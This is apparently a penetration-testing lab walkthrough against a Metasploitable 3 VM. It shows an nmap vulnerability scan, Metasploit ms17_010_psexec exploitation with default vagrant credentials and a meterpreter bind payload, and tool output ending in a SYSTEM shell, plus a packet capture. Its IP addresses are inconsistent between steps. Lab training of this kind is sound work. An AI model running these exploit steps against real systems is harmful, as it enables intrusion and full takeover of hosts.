Lab Setup

Target: Metasploitable 3


Attacker: Kali Linux

Target IP: 192.168.56.101

Attacker IP: 192.168.156.102

Step 1: Run the command to find vulnerability

nmap --script vuln 192.168.56.102




```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Step 2: Search and use the ms17-010 module

search ms17-010

use 10



```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > search ms17-010

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   18    \_ AKA: ETERNALBLUE                         .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   21    \_ AKA: ETERNALROMANCE                      .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   23    \_ AKA: ETERNALBLUE                         .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                        .                .        .      .
   26    \_ AKA: ETERNALBLUE                         .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)            .                .        .      .
   29    \_ target: Neutralize implant               .                .        .      .
```


Step 3: Set the options

set RHOSTS 192.168.56.102

set SMBUser vagrant


set SMBPass vagrant

set PAYLOAD windows/x64/meterpreter/bind_tcp
set LHOST 192.168.56.101



```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                           Required  Description
   ----                  ---------------                           --------  -----------
   DBGTRACE              false                                     yes       Show extra debug trace info
   LEAKATTEMPTS          99                                        yes       How many times to try to leak transaction
   NAMEDPIPE                                                       no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wo  yes       List of named pipes to check
                         rdlists/named_pipes.txt
   RHOSTS                192.168.56.101                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                                                             oit/basics/using-metasploit.html
   RPORT                 445                                       yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                             no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                            no        The service display name
   SERVICE_NAME                                                    no        The service name
   SHARE                 ADMIN$                                    yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a no
                                                                             rmal read/write folder share
   SMBDomain             .                                         no        The Windows domain to use for authentication
   SMBPass               vagrant                                   no        The password for the specified username
   SMBUser               vagrant                                   no        The username to authenticate as

Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.56.101   no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 4: Open the wireshark and start the capture




HTTP_Traffic.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time          Source                   Destination            Protocol  Length Info
   1 0.000000000   PCSSystemtec_d7:cc:…     Broadcast              ARP         60 Who has 192.168.56.100? Tell 192.168.56.102
   2 21.403833869  fe80::fd63:83a2:85e…     ff02::16               ICMPv6      90 Multicast Listener Report Message v2
   3 21.404158083  192.168.56.102           224.0.0.22             IGMPv3      60 Membership Report / Join group 224.0.0.252 for any sources
   4 21.670373976  192.168.56.102           224.0.0.22             IGMPv3      60 Membership Report / Join group 224.0.0.252 for any sources
   5 21.670718199  fe80::fd63:83a2:85e…     ff02::16               ICMPv6      90 Multicast Listener Report Message v2
   6 21.919561758  fe80::fd63:83a2:85e…     ff02::1:3              LLMNR       94 Standard query 0x9a7c ANY vagrant-2008R2
   7 21.920433922  192.168.56.102           224.0.0.252            LLMNR       74 Standard query 0x9a7c ANY vagrant-2008R2
   8 22.036592054  fe80::fd63:83a2:85e…     ff02::1:3              LLMNR       94 Standard query 0x9a7c ANY vagrant-2008R2
   9 22.037137077  192.168.56.102           224.0.0.252            LLMNR       74 Standard query 0x9a7c ANY vagrant-2008R2
  10 44.128490099  192.168.56.1             239.255.255.250        SSDP       212 M-SEARCH * HTTP/1.1
  11 45.129199612  192.168.56.1             239.255.255.250        SSDP       212 M-SEARCH * HTTP/1.1
  12 46.128945192  192.168.56.1             239.255.255.250        SSDP       212 M-SEARCH * HTTP/1.1
  13 47.129971518  192.168.56.1             239.255.255.250        SSDP       212 M-SEARCH * HTTP/1.1
  14 73.902593592  fe80::fd63:83a2:85e…     ff02::1:2              DHCPv6     156 Solicit XID: 0x1ffa2b CID: 000100012ba8883000027d7ccd8
  15 75.331352700  fe80::fd63:83a2:85e…     ff02::1:2              DHCPv6     156 Solicit XID: 0x1ffa2b CID: 000100012ba8883000027d7ccd8
  16 78.003559286  fe80::fd63:83a2:85e…     ff02::1:2              DHCPv6     156 Solicit XID: 0x1ffa2b CID: 000100012ba8883000027d7ccd8
  17 80.659702868  192.168.56.101           192.168.56.100         DHCP       324 DHCP Request  - Transaction ID 0x57f9ed71
  18 80.671608418  PCSSystemtec_29:62:…     Broadcast              ARP         60 Who has 192.168.56.101? Tell 192.168.56.100
  19 80.671623930  PCSSystemtec_d1:f8:…     PCSSystemtec_29:62:…   ARP         42 192.168.56.101 is at 08:00:27:d1:f8:5d
  20 80.671608899  192.168.56.100           192.168.56.101         DHCP       590 DHCP ACK      - Transaction ID 0x57f9ed71
  21 84.252858824  fe80::fd63:83a2:85e…     ff02::1:2              DHCPv6     156 Solicit XID: 0x1ffa2b CID: 000100012ba8883000027d7ccd8

› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interfa
› Ethernet II, Src: PCSSystemtec_d7:cc:d8 (08:00:27:d7:cc:d8), Dst: Broadcast (
› Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 08 00  27 d7 cc d8 08 06 00 01
0010  08 00 06 04 00 01 08 00  27 d7 cc d8 c0 a8 38 66
0020  00 00 00 00 00 00 c0 a8  38 64 00 00 00 00 00 00
0030  00 00 00 00 00 00 00 00  00 00 00 00
```

Step 5: Run the exploit

Run




```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] 192.168.56.102:445 - Authenticating to 192.168.56.102 as user 'vagrant' ...
[*] 192.168.56.102:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.56.102:445 - Built a write-what-where primitive ...
[+] 192.168.56.102:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.56.102:445 - Selecting PowerShell target
[*] 192.168.56.102:445 - Executing the payload ...
[+] 192.168.56.102:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Started bind TCP handler against 192.168.56.102:4444
[*] Sending stage (203846 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:35559 → 192.168.56.102:4444) at 2026-01-09 06:34:53 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Step 6: Stop the capture in wireshark and save the file as **HTTP_Traffic.pcapng**

Step 7: Check the SHA256 hash

sha256sum HTTP_Traffic.pcapng



```
┌──(kali㉿kali)-[~]
└─$ sha256sum HTTP_Traffic.pcapng
0a2ce89aed8925e17f8dc51a2b0c560197425488a6d41e9f56ff565fe41352a1  HTTP_Traffic.pcapng
```